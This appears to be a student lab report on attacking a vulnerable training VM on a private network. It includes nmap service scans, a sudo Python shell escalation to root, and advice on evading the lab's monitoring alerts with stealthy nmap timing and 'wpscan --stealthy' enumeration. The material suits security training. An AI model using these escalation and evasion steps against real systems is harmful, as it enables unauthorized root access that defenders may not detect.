
- Then, use nmap with the syntax -sV to the targeted IP address and there are 5 ports that are open or potential points of entry.

- One of the port, which is port 22 is opened and allowed the attackers to SSH.



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 210
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
192.168.1.110   00:15:5d:00:04:10      1      42  Microsoft Corporation
192.168.1.115   00:15:5d:00:04:11      1      42  Microsoft Corporation
```




```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-01 17:30 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.33 seconds
```

Exploitation: Privilege Escalation

Summarize the following:

- How did you exploit the vulnerability?
  - Using **`sudo -l`** to gain information needed to perform escalation
  - Using **`sudo python -c 'import pty; pty.spawn("bin/bash")`**' access to escalate to root
- What did the exploit achieve? Achieved root access on the machine



```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty; pty.spawn("/bin/bash")'
root@target1:/home/steven# █
```

Avoiding Detection

Stealth Exploitation of Networking Mapping of WordPress

Monitoring Overview

- Which alerts detect this exploit?
  - HTTP Request size monitor
- Which metrics do they measure?
  - When sum() of http.request.bytes OVER all documents is ABOVE 3500 the the last 1 minutes.
- Which thresholds do they fire at?
  - The alert gets triggered if it reaches 3500 bytes in a minute from the same IP source.

Stealth Exploitation of Networking Mapping of WordPress cont.

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
    - Do not scan all ports.
    - Use nmap scans that are known to be stealthy like SYN scan.
        - nmap -sS -sV
- Are there alternative exploits that may perform better?
    - The nmap parameter “paranoid” or “sneaky” can be used in conjunction with other nmap flags. This would allow nmap to do the scans at sneaky speed (although trade off might be slow speed).

Stealth Exploitation of WordPress Enumeration

Monitoring Overview

- Which alerts detect this exploit?
  - Excessive HTTP Errors
- Which metrics do they measure?
  - When count() GROUPED OVER top 5 ‘http.response.status_code’ is above 400 for the last 5 minutes.
- Which thresholds do they fire at?
  - The alert gets triggered if it grouped http response status codes above 400 every 5 minutes.

Stealth Exploitation of WordPress Enumeration cont.

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Do not continuously scan the wordpress site. Implement a pause on enumeration scans when possible.
- Are there alternative exploits that may perform better?
  - The wpscan parameter “stealthy” can be used in conjunction with other scan parameters to use random user agent and passive scan.
  - `wpscan --url http://192.168.1.110/wordpress --enumerate u --stealthy`

Stealth Exploitation of Directory Exploitation

Monitoring Overview

- Which alerts detect this exploit?
  - CPU Usage Monitor
- Which metrics do they measure?
  - WHEN max() OF system.process.cpu.total.pct OVER aLL documents IS ABOVE 0.5 FOR THE LAST 5 mins= measure when CPU usage is above .
  - The use of Metricbeat captures the usage of servers and services such as Apache
- Which thresholds do they fire at?
  - The alerts will get triggered when the maximum CPU total percentage is over 0.5 in 5 minutes.

Stealth Exploitation of Directory Exploitation cont.

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
    - Utilizing Google dorking to find “invisible” directories and/or text documents that can provide information without setting off any alarms.
- Are there alternative exploits that may perform better?
    - **`nmap -sV -sS 192.168.1.110`**